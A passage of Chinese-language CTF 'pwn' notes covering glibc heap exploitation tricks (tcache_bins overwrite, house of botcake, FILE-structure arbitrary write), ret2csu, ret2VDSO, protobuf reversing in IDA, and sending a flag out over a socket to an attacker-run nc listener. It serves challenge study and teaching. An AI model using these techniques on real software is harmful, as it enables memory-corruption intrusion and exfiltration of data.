它会生成`#include <sys/prctl.h>`方式的沙箱，不会对堆排布造成影响。

关于patchelf

`patchelf`的路径若过长，可能会导致程序内存空间排布出现问题，尽可能越短越好。

`e.g.`：

```
patchelf --set-interpreter ./ld-2.23.so ./pwn
patchelf --replace-needed libm.so.6 ./pwn
```

也可能会严重影响`ld`的各种函数，例如`tls`的

pwntools

抽空去完整读一遍文档吧，很有用

调试

可以使用`pwncli`调试。这部分去看文档

对于开启了`PIE`的程序，增加断点的方式可以采用：`b *$rebase(0x111)`

decomp2dbg

地址，可以将`gdb`和`ida`联动，将`ida`反编译后的内容添加到`gdb`窗口中从而实现一边调试汇编一边查看`ida`的源码，它显示的`ida`的源码甚至拥有你修改过的函数名、变量名，因此也可以直接打印这些变量和名称。

安装好之后`ida`在`plugin-decomp2dbg`中监听`3662`端口，在`gdb`通过如下方式使用：

```
decompiler connect ida --host localhost --port 3662
```

dl_dbgsym

地址可以通过该工具来完成：当你只有一个`libc.so.6`文件时，该工具可以自动帮你下载`ld`并且帮你下载其对应的符号链接，有该工具的话，甚至可以弃用`glibc-all-in-one`。

pwn_init

可以直接自动完成`dl_dbgsym`的功能。而且还会给出一些额外的初始化工作，例如将文件设置为可执行等。可以使用`pwncli`的`pwncli init`直接完成该操作。

控制mp_结构体来控制tcache分配大小

`mp_`结构体位于`libc`中，如下所示：

```
pwndbg> p mp_
$1 = {
  trim_threshold = 131072,
  top_pad = 131072,
  mmap_threshold = 131072,
  arena_test = 8,
  arena_max = 0,
  n_mmaps = 0,
  n_mmaps_max = 65536,
  max_n_mmaps = 0,
  no_dyn_threshold = 0,
  mmapped_mem = 0,
  max_mmapped_mem = 0,
  sbrk_base = 0x563676b5b000 "",
  tcache_bins = 64,
  tcache_max_bytes = 1032,
  tcache_count = 7,
  tcache_unsorted_limit = 0
}
```

我们可以控制其中的`tcache_bins`（例如使用`largebin attack`）为更大的值，从而使得可以释放原本属于`largebin`大小的`chunk`到`tcache`中。

使用如下方式查看其地址：

```
p &mp_.tcache_bins
```

控制mp_结构体来阻止mmap

如上面所讲的`mp_`结构体，若修改其中的`mp.no_dyn_threshold`为一个不为`0`的值，则不再会以`mmap`的方式来申请`chunk`。

通过修改chunk的is_mmap位来合并清零chunk

若我们能够修改某个`chunk`的`is_mmap`位为`1`，且满足如下条件时：

- 该`chunk`是页对齐的
- 该`chunk`的`prev_size`也是页对齐的（能够整除`0x1000`）

则当释放该`chunk`时，该`chunk`能够和`prev_size`大小的`chunk`合并，并将内容全部清零。

由此，我们可以任意控制`prev_size`的大小，来清零指定的位置。

该方法不能再申请`chunk`回来，只能达到一个清零的目的。

ret2VDSO

`VDSO`即`Virtual Dynamically-linked Shared Object`。为了加快某些常用的函数和系统调用的访问速度，内核将一些常用的函数和系统调用映射到了`vdso`中，防止经常去系统调用陷入内核态。因此若条件具备，我们可以利用`VDSO`里面的`gadget`。这里记录一些小知识：

- 关闭`ASLR`时，`vdso`段相对比较固定
- 可以打`vdso`中的`rt_sigreturn`函数中的`gadget`进行`srop`，但是执行`rt_sigreturn`时栈顶需要和布置的`frame`有`160`的偏移，原因未知
- 接上，还需要构造`gs`、`ss`这些不常用的寄存器

通过socket传输数据，例如flag

在`VNCTF2022`遇到一道题目，题目`close(0);close(1);close(2);`。而这道题也没办法写`shellcode`，难以进行侧信道爆破。

此时可以通过`socket`将`flag`传输到我们的公网服务器。

首先公网服务器监听`10001`端口：

```
nc -l -vv 10001
# 有时候不行，我就使用下面这个
nc -l -p 10001
```

然后通过`socket`、`connect`、`write`三个系统调用即可传输`flag`。

socket系统调用

`socket`系统调用如下：

```
int socket(int domain, int type, int protocol);
```

对于`IPV4`的地址，我们使用如下形式创建一个`socket`：

```
socket(AL_INET, SOCK_STREAM, 0);
// AL_INET表示IPV4，SOCK_SREAM表示TCP，0表示自动选择合适的协议
```

即：

```
socket(2, 1, 0);
```

connect系统调用

`connect`系统调用如下：

```
int connect(int sockfd, const struct sockaddr *addr, socklen_t addrlen);
```

对于一个`IPV4`地址，有：

```
connect(1, (struct sockaddr *)&server_addr, 0x10);

// 结构体如下
struct sockaddr{
    unsigned short sa_family; // 地址族，例如 AF_INET 或 AF_INET6，AF_INET为2
    char sa_data[14]; // 地址，根据地址族来的
}
```

若地址为`IPV4`，那么`connect`的第二个参数我们一般传输一个`struct sockaddr_in`，如下所示：

```
struct sockaddr_in{
    sa_family_t sin_family; // 2字节，地址族，同上，小端序！
    in_port_t sin_port; // 端口号，2字节，大端序
    struct in_addr sin_addr; // IPV4结构体，4字节，大端序
    char sin_zero[8]; // 填充为16
}
```

其中`struct in_addr`结构体很简单，如下：

```
struct in_addr{
    in_addr_t s_addr; // 将IPV4转化为一个4字节十六进制数,例如127.0.0.1为0x7f00000001
}
```

即，`server_addr`在内存中为2字节地址族（小端序），2字节端口（小端序），4字节`IPV4`地址（小端序），8字节0填充。

```
# 例如，一个addr参数的Payload如下
payload = payload.ljust(0x1d0, b'\x00') + p16(2) + p16(10001, endianness='big')
payload += p32(0x7f000001, endianness='big') + p64(0)
```

write系统调用

没啥好说的，直接`write(sockfd, buf, size)`就可。

例如，整个流程如下所示：

```
socket(2, 1, 6); // 假设得到的fd为3
connect(3, addr, 0x10);
write(3, buf, size);
```

house of botcake注意事项

大致流程是对于同一个大小的`chunk`，先释放`7`个到`tcache`，再释放两个同样大小的`chunk A B`合并到`unsortedbin`。

申请回一个`tcache`中的`chunk`，再释放`chunk B`，此时`tcache`中有`7`个`chunk`，而第一个即为`chunk B`；

而此时`unsortedbin`中有一个`chunk A B`合并的`chunk`。

此时，我们通过几次小于上述`size`的申请，来将`unsortedbin`里面的`chunk`申请走，来达到`tcache poisoning`的目的。

例如上述大小为`0x90 (malloc 0x80)`，那么此时在`house of botcake`结束后`tcache`和`unsortedbin`如下：

```
tcache:

0x90(7): chunk B -> chunk -> chunk -> ...

unsortedbin:

0x120: chunk(A and B merged) <-> main_arena + x
```

通过以下方式，将`unsortedbin`中的`chunk`完全申请：

```
malloc(0x30); // 0
malloc(0x40); // 1

malloc(0x30); // 2
malloc(0x40); // 3
```

那么`tcache`中`chunk B`的指针即位于`chunk 2`中，可以进行`tcache poisoning attack`。

scanf未读入漏洞

有时候会遇到如下形式的代码：

```
def getint():
    size_t tmp;
    scanf("%lld", &tmp);
    return tmp;

choice = getint();

switch(choice){
     ...
     default:
        printf("Invalid choice: %d.\n", choice);
}
```

然而，若输入 - 等字符让 scanf 不读入任何数据，则 tmp 是一个未初始化的值，那么可以经过 printf 打印出来，从而泄露栈上的数据。有的时候可以通过该方式泄露 libc 等重要的值。

堆题没有show的思路小结

通过stdout泄露输出libc地址

若程序赋予了我们修改 stdout 的能力，且程序会调用相关 IO 的函数，则可以通过该方式来输出 libc 的地址

若程序没有调用 IO 函数，无法通过该方式来输出（__malloc_assert 中含有 fxprintf）

通过stderr输出敏感信息

我们可以使得程序触发 __malloc_assert()，从而触发 _IO_2_1_stderr_ 来输出报错信息。由于触发了 __malloc_assert 往往会使得程序退出，因此只有 flag 等敏感信息已经被读取到内存空间后，再直接通过报错输出

stderr 的输出和 stdout 类似，**需要将 _flags 改为 0xfbad1887，然后输出 _IO_write_base 和 _IO_write_ptr 之间的内容**

这是因为 __malloc_assert 中的 __fxprintf 函数是 IO 函数，且其第一个参数传参为 NULL 的时候会转换为 stderr，达到泄露的目的。

通过partial overwrite

不泄露 libc 地址，直接通过修改 unsortedbin 的 fd 指针和 got 表信息等方式来获得其他 libc 函数的执行能力。

global_max_fast利用

global_max_fast 是 main_arena 中的一个变量，它的值表示了最大的 fastbin chunks 的大小。

若我们使用 laregbin attack 等方式来修改了这个值为一个特别大的值，我们便可以释放一个特别大的 chunk 到 main_arena 中的 fastbinsY 数组中，导致 libc 中被写入一个堆地址（free 掉的 chunk）。计算公式为：

```
chunk size = (chunk addr - &main_arena.fastbinsY) x 2 + 0x20
```

其中，`chunk size`表示修改掉`global_max_fast`后，需要释放的`chunk`大小。

`chunk_addr`表示希望写堆地址的地址。

`&main_arena.fastbinsY`表示`fastbinsY`的首地址。

使用ret2csu构建参数但不执行函数

有的时候程序里面不含有`rdx`的`gadget`，但含有`csu`的`gadget`可以使用来控制`rdx`，而`csu`必须来`call`一个存放某个函数的地址（通常是`got`表），若我们不含有这样的地址，则难以使用`csu`。

此时可以通过`call`一个指向`_term_proc`函数的地址来完成这个操作。`_term_proc`如下所示：

```
.fini:0000000000400804 ; void term_proc()
.fini:0000000000400804                 public _term_proc
.fini:0000000000400804 _term_proc      proc near
.fini:0000000000400804                 sub     rsp, 8          ; _fini
.fini:0000000000400808                 add     rsp, 8
.fini:000000000040080C                 retn
.fini:000000000040080C _term_proc      endp
.fini:000000000040080C
.fini:000000000040080C _fini           ends
```

注意，在`csu`中我们的`call`需要传递一个执行`_term_proc`函数的指针而不是其本身的地址。这个地址可以在`LOAD`段找到：

```
LOAD:0000000000600E28 _DYNAMIC        Elf64_Dyn <1, 1>        ; DATA XREF:
LOAD:0000000000400130↑o
LOAD:0000000000600E28                                         ;
.got.plt:_GLOBAL_OFFSET_TABLE_↓o
LOAD:0000000000600E28                                         ; DT_NEEDED libc.so.6
LOAD:0000000000600E38                 Elf64_Dyn <0Ch, 400520h> ; DT_INIT
LOAD:0000000000600E48                 dq 0Dh                  ; d_tag ; DT_FINI
LOAD:0000000000600E50                 dq 400804h              ; d_un
LOAD:0000000000600E58                 Elf64_Dyn <19h, 600E10h> ; DT_INIT_ARRAY
```

如上所示，`0x600e50`处存放了一个指向`_term_proc`的指针。因此可以通过`call`这个`0x600e50`来达到`csu`仅设置寄存器的值而不直接调用函数的目的。

使用ida导入C语言结构体 & protobuf解析

复现国赛`strangeTalkBot`的时候学到的。

编辑头文件，注释不需要的部分

例如，我需要导入`protobuf`的结构体，那么我首先需要编辑`/usr/include/`下的文件，这是`C`语言`include`的默认文件夹。

以`protobuf`的结构体为例：

编辑`/usr/include/protobuf-c/protobuf-c.h`，注释如下部分：

```
// #include <assert.h>
// #include <limits.h>
// #include <stddef.h>
// #include <stdint.h>
```

我们需要注释所有无关部分。（完成后记得恢复！）

ida中导入文件

左上角`File -> Load File -> Parse C header file`，选择刚刚编辑好的头文件，导入。


将导入的文件添加到结构体

刚刚我们只是导入了这些变量，没有将他们设置为结构体。

按下`shift + F9`打开`structure`页面，添加结构体，可以用如下两种方式：

- 按下`insert`
- 如果你没有`insert`键，鼠标右键空白部分，点击`add stru type`。

接下来点击`add standard structure`，选择要导入的结构体即可：



应用到数据

鼠标移动到你认为是该结构体的地址的起始处，如图所示：

```
.data.rel.ro:0000000000009C80 unk_9C80        db 0F9h                 ; DATA XREF: sub_185D+53↑o
.data.rel.ro:0000000000009C80                                         ; protobuf+27↑o
.data.rel.ro:0000000000009C81                 db 0EEh
.data.rel.ro:0000000000009C82                 db 0AAh
.data.rel.ro:0000000000009C83                 db  28h ; (
.data.rel.ro:0000000000009C84                 db    0
.data.rel.ro:0000000000009C85                 db    0
.data.rel.ro:0000000000009C86                 db    0
.data.rel.ro:0000000000009C87                 db    0
.data.rel.ro:0000000000009C88                 db 0D0h ; OFF64 SEGDEF [_rodata,70D0]
.data.rel.ro:0000000000009C89                 db  70h ; p
.data.rel.ro:0000000000009C8A                 db    0
.data.rel.ro:0000000000009C8B                 db    0
.data.rel.ro:0000000000009C8C                 db    0
.data.rel.ro:0000000000009C8D                 db    0
.data.rel.ro:0000000000009C8E                 db    0
.data.rel.ro:0000000000009C8F                 db    0
.data.rel.ro:0000000000009C90                 db 0DAh ; OFF64 SEGDEF [_rodata,70DA]
.data.rel.ro:0000000000009C91                 db  70h ; p
.data.rel.ro:0000000000009C92                 db    0
.data.rel.ro:0000000000009C93                 db    0
.data.rel.ro:0000000000009C94                 db    0
.data.rel.ro:0000000000009C95                 db    0
.data.rel.ro:0000000000009C96                 db    0
.data.rel.ro:0000000000009C97                 db    0
.data.rel.ro:0000000000009C98                 db 0DAh ; OFF64 SEGDEF [_rodata,70DA]
.data.rel.ro:0000000000009C99                 db  70h ; p
```

点击`ida`左上角的`edit`，`struct var`，选中要应用的结构体即可，如下所示：

```
.data.rel.ro:0000000000009C80 stru_9C80       dd 28AAEEF9h            ; magic
.data.rel.ro:0000000000009C80                                         ; DATA XREF: sub_185D+53↑o
.data.rel.ro:0000000000009C80                                         ; protobuf+27↑o
.data.rel.ro:0000000000009C84                 db 4 dup(0)
.data.rel.ro:0000000000009C88                 dq offset aDevicemsg    ; name ; "devicemsg"
.data.rel.ro:0000000000009C90                 dq offset aDevicemsg_0  ; short_name
.data.rel.ro:0000000000009C98                 dq offset aDevicemsg_0  ; c_name
.data.rel.ro:0000000000009CA0                 dq offset unk_70E4      ; package_name
.data.rel.ro:0000000000009CA8                 dq 40h                  ; sizeof_message
.data.rel.ro:0000000000009CB0                 dd 4                    ; n_fields
.data.rel.ro:0000000000009CB4                 db 4 dup(0)
.data.rel.ro:0000000000009CB8                 dq offset off_9B60      ; fields
.data.rel.ro:0000000000009CC0                 dq offset unk_70B0      ; fields_sorted_by_name
.data.rel.ro:0000000000009CC8                 dd 1                    ; n_field_ranges
.data.rel.ro:0000000000009CCC                 db 4 dup(0)
.data.rel.ro:0000000000009CD0                 dq offset unk_70C0      ; field_ranges
.data.rel.ro:0000000000009CD8                 dq offset sub_185D      ; message_init
.data.rel.ro:0000000000009CE0                 dq 0                    ; reserved1
.data.rel.ro:0000000000009CE8                 dq 0                    ; reserved2
.data.rel.ro:0000000000009CF0                 dq 0                    ; reserved3
```

从图中可以看到，其`proto`的结构体名称叫做`devicemsg`。观察图里面的`fields`，可以定位到每个字段的结构体。

字段的数量为`n_fileds`指示的个数。

接下来，通过同样的方式，可以应用`ProtobufCFieldDescriptor`结构体到数据部分，如下所示：

可见，这大大帮助我们减少了逆向的难度，例如`type`等字段已经被设置为其变量名。

```
struct1         dq offset aActionid     ; name
                                        ; DATA XREF: .data.rel.ro:stru_9C80↓o
                dd 1                    ; id ; "actionid"
                dd PROTOBUF_C_LABEL_REQUIRED; label
                dd PROTOBUF_C_TYPE_SINT64; type
                dd 0                    ; quantifier_offset
                dd 18h                  ; offset
                db 4 dup(0)
                dq 0                    ; descriptor
                dq 0                    ; default_value
                dd 0                    ; flags
                dd 0                    ; reserved_flags
                dq 0                    ; reserved2
                dq 0                    ; reserved3
struct2         dq offset aMsgidx       ; name ; "msgidx"
                dd 2                    ; id
                dd PROTOBUF_C_LABEL_REQUIRED; label
                dd PROTOBUF_C_TYPE_SINT64; type
                dd 0                    ; quantifier_offset
                dd 20h                  ; offset
                db 4 dup(0)
                dq 0                    ; descriptor
                dq 0                    ; default_value
                dd 0                    ; flags
```

`protobuf`中有如下字段：

- `optional`
- `required`
- `repeatead`
- `none`，根据我的测试，直接写成`optional`没问题

protobuf的逆向

逆向完成后，就可以根据图里面的信息，写出`protobuf`的定义。可以根据是否含有`default_value`来得知`protobuf`的版本。若为`protobuf2`，则含有`default_value`，若为`protobuf3`则不含有。

例如上面图中可以得出：

```
syntax = "proto2";

// devicemsg为MessageDescriptor中的name
message devicemsg {
    // required为label，sint64为type
    required sint64 actionid = 1;
    required sint64 msgidx = 2;
    required sint64 msgsize = 3;
    required bytes msgcontent = 4;
}
```

（下面是我在另一个题写的，虽然名称不一样，但实际上没啥区别）

随后，即可在命令行，通过如下方式来生成`python`版本的`prorobuf`结构体：

```
protoc --python_out=. ./bot.proto
```

在此处，我们运行完成后生成的代码名称为`bot_pb2.py`。我们便可以在`exp`中导入该文件：

```
from pwn import *
import bot_pb2
```

随后即可编写如下函数：

```
def get_bot(msgid, msgsize, msgcontent):
    bot = bot_pb2.Msgbot()
    bot.msgid = msgid
    bot.msgsize = msgsize
    bot.msgcontent = msgcontent
    return bot.SerializeToString()
```

利用该函数，即可构建正确的输入。

protobuf的逆向之pbtk

只能说有的时候是可以用的。这是`github`上的一个项目。

我将其下载到了`~`，便可以通过`python3 ~/gui.py`来运行`pbtk`的图形界面。即可通过图形界面操作来逆向得到`protobuf`。但是并不是每个这样的程序都可以用。

writev系统调用

可以代替`write`。其中：

```
ssize_t writev(int fd, const struct iovec *iov, int iovcnt);
fd：要写入数据的文件描述符。
iov：指向一个iovec结构数组的指针，每个结构包含一个指向数据缓冲区的指针和该缓冲区的长度。
iovcnt：iovec结构数组中元素的数量。
```

由此，例如我需要输出`0x80000`处的长度为`0x100`的数据，我可以先在堆上构造这个`iovec`结构体：

```
payload = p64(0x80000) + p64(0x100)
```

假设构造的这个`payload`位于地址`heap_base + 0x360`，那么使用`writev`如下即可：

```
writev(1, heap_base + 0x360, 1)
```

libc任意地址写0：通过_IO_buf_base任意写

在`glibc`题目中，有时候题目会给一个`glibc`任意地址写一个`0`，例如`whctf2017_stackoverflow`，以及`r3ctf_2024`的`Nullullullllu`。

此时我们可以考虑写`_IO_2_1_stdin_`的`_IO_buf_base`。

先说原理。当我们调用`scanf`函数时，最终会执行如下函数：

```
count = _IO_SYSREAD(fp, fp->_IO_buf_base, fp->_IO_buf_end - fp->_IO_buf_base);
```

可以看到，实际上就是一个`read`，起始位置为`_IO_buf_base`。而`_IO_2_1_stdin_`的原本值可能就是`_IO_2_1_stdin_`附近的值，因此若我们写`_IO_buf_base`的最低字节为`0`，那么我们很有可能可以**让`_IO_buf_base`和`_IO_buf_end`之间包括`_IO_buf_base`**，如果满足，我们便又可以控制`_IO_buf_base`，并使其指向任何我们想要写的地方，完成一个任意地址写！

而要执行刚刚代码块中的那一行函数，需要绕过以下条件：

```
if (fp->_IO_read_ptr < fp->_IO_read_end)
    return *(unsigned char *)fp->_IO_read_ptr;
// 假如_IO_read_ptr<_IO_read_end就不能执行到我们的read
```

因此，我们还需要让`_IO_read_end`等于`_IO_read_ptr`。

那么如何完成这个操作呢？下面我以题目中的情景举例：

在题目中，我覆盖掉`_IO_buf_base`的最低字节为`0`后，我控制到的是`_IO_write_base`开始的地方，我填充了`0x18`个字符`a`，并写`_IO_buf_base`为`__malloc_hook`，写`_IO_buf_end`为`__malloc_hook + 8`。因此，倘若满足条件，我下一次`scanf`函数就可以往`__malloc_hook`写入我想写入的值。

```
{
  file = {
    _flags = 0xfbad208b,
    _IO_read_ptr = 0x7f95e4985900,
    _IO_read_end = 0x7f95e4985928,
    _IO_read_base = 0x7f95e4985900,
    _IO_write_base = 0x6161616161616161,
    _IO_write_ptr = 0x6161616161616161,
    _IO_write_end = 0x6161616161616161,
    _IO_buf_base = 0x7f95e4985b10,
    _IO_buf_end = 0x7f95e4985b18,
    _IO_save_base = 0x0,
    _IO_backup_base = 0x0,
    _IO_save_end = 0x0,
    _markers = 0x0,
    _chain = 0x0,
    _fileno = 0x0,
    _flags2 = 0x0,
    _old_offset = 0xffffffffffffffff,
    _cur_column = 0x0,
    _vtable_offset = 0x0,
    _shortbuf = {0xa},
    _lock = 0x7f95e4987790,
```

```
    _offset = 0xffffffffffffffff,
    _codecvt = 0x0,
    _wide_data = 0x7f95e49859c0,
    _freeres_list = 0x0,
    _freeres_buf = 0x0,
    __pad5 = 0x0,
    _mode = 0xffffffff,
    _unused2 = {0x0 <repeats 20 times>}
  },
  vtable = 0x7f95e49846e0
}
```

然而，我们注意到此时`_IO_read_ptr`和`_IO_read_end`的状态：`_IO_read_end > _IO_read_ptr`。因此`scanf`会正常获得数据，而不是往`__malloc_hook`写入数据。

而题目中有`IO_getc(stdin);`函数供我们使用。该函数本意是清除缓冲区中`scanf`留下的换行符，而经过我们实测，该函数可以使得`_IO_read_ptr`的值`+1`。因此，在上述`_IO_2_1_stdin_`的结构体中，我们只需要执行`0x28`次`IO_getc(stdin)`，即可使得`_IO_read_ptr = _IO_read_end`！

除了`IO_getc(stdin)`函数，`getchar()`也有同样的作用。

此外需要注意：

- `scanf`正常情况下我们通过`sendline`来输入，因为正常情况下`scanf`以换行符为分隔。
- 而我们往`_IO_buf_base`输入时，使用`send`，不需要换行符。

mp_.tcache_bins攻击

介绍

这里先介绍一下`mp_.tcache_bins`，想快速知道利用方式的师傅可以直接到**利用方式**小节。

首先咱们需要将`mp_.tcache_bins`和`#define TCACHE_MAX_BINS 64`做区分：

- 前者是`mp_`结构体里的一个变量，可写，可以在`gdb`里使用`p mp_`来查看其结构体
- 后者是源码中一个宏定义，我们毫无疑问是无法修改的

而若我们调用`malloc`，其会经历如下流程：

```
# define csize2tidx(x) (((x) - MINSIZE + MALLOC_ALIGNMENT - 1) / MALLOC_ALIGNMENT)

void *
__libc_malloc (size_t bytes)
{
  // ...
  size_t tc_idx = csize2tidx (tbytes);
  // ...
  if (tc_idx < mp_.tcache_bins
      && tcache != NULL
      && tcache->counts[tc_idx] > 0)
    {
```

```
      victim = tcache_get (tc_idx);
      return tag_new_usable (victim);
    }
  // ...
}

static __always_inline void *
tcache_get (size_t tc_idx)
{
  return tcache_get_n (tc_idx, & tcache->entries[tc_idx]);
}

/// ...
static __always_inline void *
tcache_get_n (size_t tc_idx, tcache_entry **ep)
{
  tcache_entry *e;
  if (ep == &(tcache->entries[tc_idx]))
    e = *ep;
  else
    e = REVEAL_PTR (*ep);

  if (__glibc_unlikely (!aligned_OK (e)))
    malloc_printerr ("malloc(): unaligned tcache chunk detected");

  if (ep == &(tcache->entries[tc_idx]))
      *ep = REVEAL_PTR (e->next);
  else
    *ep = PROTECT_PTR (ep, REVEAL_PTR (e->next));

  --(tcache->counts[tc_idx]);
  e->key = 0;
  return (void *) e;
}


// ...
# define TCACHE_MAX_BINS        64
// ...
static struct malloc_par mp_ =
{
  .top_pad = DEFAULT_TOP_PAD,
  .n_mmaps_max = DEFAULT_MMAP_MAX,
  .mmap_threshold = DEFAULT_MMAP_THRESHOLD,
  .trim_threshold = DEFAULT_TRIM_THRESHOLD,
#define NARENAS_FROM_NCORES(n) ((n) * (sizeof (long) == 4 ? 2 : 8))
  .arena_test = NARENAS_FROM_NCORES (1)
#if USE_TCACHE
  ,
  .tcache_count = TCACHE_FILL_COUNT,
  .tcache_bins = TCACHE_MAX_BINS,
  .tcache_max_bytes = tidx2usize (TCACHE_MAX_BINS-1),
```

```
  .tcache_unsorted_limit = 0 /* No limit.  */
#endif
};
```

能看到，`TCACHE_MAX_BINS`只有在`mp_`结构体初始化时对其进行赋值，而后面`glibc`运行时完全基于`mp_.tcache_bins`进行利用。

再详细查看`malloc`利用流程，可以看到，`malloc`任意一个大小时，其都会被先当作`tcache`，计算出其`tc_idx`。而当`tc_idx`小于`mp_.tcache_bins`时，就会将该`chunk`当作`tcache`中的`chunk`，进而从`tcache_perthread_struct`中的`entries`中指定的地址中取出。

由此，正常情况下，`mp_.tcache_bins`为`64`，因此只有`size`小于等于`0x410`会经历上述流程。

但若我们攻击了`mp_.tcache_bins`，改变其值为一个非常大的值（例如`largebin attack`），那么在申请更大的`chunk`时，便会同样先计算其`tc_idx`，而此时`tc_idx`将小于`mp_.tcache_bins`，从而判定其属于`tcache`。此时只要其对应的`count`大于`0`，那么我们便可以将原本`tcache_perthread_struct`下面的一个`chunk`的内容也当作`entries`部分，合理控制上面的值可以达到任意地址写的目的。

利用方式

假设原本`tcache_perthread_struct`如下所示：

```
+0000 0x55555555b000  00 00 00 00 00 00 00 00  91 02 00 00 00 00 00 00 <-
tcache_perthread_struct
+0010 0x55555555b010  01 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 <- count开始
+0020 0x55555555b020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
... ↓            skipped 4 identical lines (64 bytes)
+0070 0x55555555b070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
+0080 0x55555555b080  00 00 00 00 00 00 00 00  00 00 00 00 07 00 00 00
+0090 0x55555555b090  30 de 55 55 54 55 00 00  00 00 00 00 00 00 00 00 <- entrires开
始
+00a0 0x55555555b0a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
... ↓            skipped 28 identical lines (448 bytes)
+0270 0x55555555b270  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
+0280 0x55555555b280  d0 ca 55 55 55 55 00 00  00 00 00 00 00 00 00 00
+0290 0x55555555b290  00 00 00 00 00 00 00 00  31 00 00 00 00 00 00 00 <- 第一个chunk
+02a0 0x55555555b2a0  c0 f5 fa f7 ff 7f 00 00  20 eb fa f7 ff 7f 00 00
```

在假设我们已经控制了`mp_.tcache_bins`为特别大的值，那么：

- `count`和`entris`的**起始位置不变**，但现在可以**越界写**

这意味着，上面第一个`chunk`中的`0x55555555b2a0`处的内容将会被当作是`tcache_perthread_struct.entries`的内容，经过计算刚好为`size`等于`0x440`时的内容。

而其`count`，只要释放一个`size`为`0x20`的地方，即可将`entries`中为`0x20`的地方（起始处）写上一个值，而该值又被`tcache_perthread_struct`的`count`来越界读，将该值误认为是`0x420-0x440`的`count`。因此，只要直接申请`size=0x440`的`chunk`，即可申请到我们可控的第一个`chunk`中的内容。

总结如下：

- 控制`mp_.tcache_bins`为大值

- `count` 和 `entris` 的**起始位置不变**，但现在可以**越界写**
- 释放 `size` 为 `0x20` 的 `chunk`，这使得 `0x420-0x440` 的 `count` 不为 `0`
- `0x420-0x440` 对应除了 `tcache_perthread_struct` 的第一个 `chunk` 中的内容，该内容可控
- 将其内容布置为想要申请的地方即可任意地址申请

查表

地址表

左边为申请的 `chunk`，右边为实际对应的地址

chunk size	address
0x420	0x280
0x430	0x288
0x440	0x290
0x450	0x298
0x460	0x2a0
0x470	0x2a8
0x480	0x2b0
0x490	0x2b8
0x4a0	0x2c0
0x4b0	0x2c8
0x4c0	0x2d0
0x4d0	0x2d8
0x4e0	0x2e0
0x4f0	0x2e8
0x500	0x2f0
0x510	0x2f8
0x520	0x300
0x530	0x308
0x540	0x310
0x550	0x318

chunk size	address
0x560	0x320
0x570	0x328
0x580	0x330
0x590	0x338
0x5a0	0x340
0x5b0	0x348
0x5c0	0x350
0x5d0	0x358
0x5e0	0x360
0x5f0	0x368
0x600	0x370
0x610	0x378
0x620	0x380
0x630	0x388
0x640	0x390
0x650	0x398
0x660	0x3a0
0x670	0x3a8
0x680	0x3b0
0x690	0x3b8
0x6a0	0x3c0
0x6b0	0x3c8
0x6c0	0x3d0
0x6d0	0x3d8
0x6e0	0x3e0
0x6f0	0x3e8
0x700	0x3f0

chunk size	address
0x710	0x3f8
0x720	0x400
0x730	0x408
0x740	0x410
0x750	0x418
0x760	0x420
0x770	0x428
0x780	0x430
0x790	0x438
0x7a0	0x440
0x7b0	0x448
0x7c0	0x450
0x7d0	0x458
0x7e0	0x460
0x7f0	0x468
0x800	0x470

size表

chunk size count	chunk should free	addr
0x420 - 0x450	0x20	0x90
0x460 - 0x490	0x30	0x98
0x4a0 - 0x4d0	0x40	0xa0
0x4e0 - 0x510	0x50	0xa8
0x520 - 0x550	0x60	0xb0
0x560 - 0x590	0x70	0xb8
0x5a0 - 0x5d0	0x80	0xc0
0x5e0 - 0x610	0x90	0xc8
0x620 - 0x650	0xa0	0xd0

chunk size count	chunk should free	addr
0x660 - 0x690	0xb0	0xd8
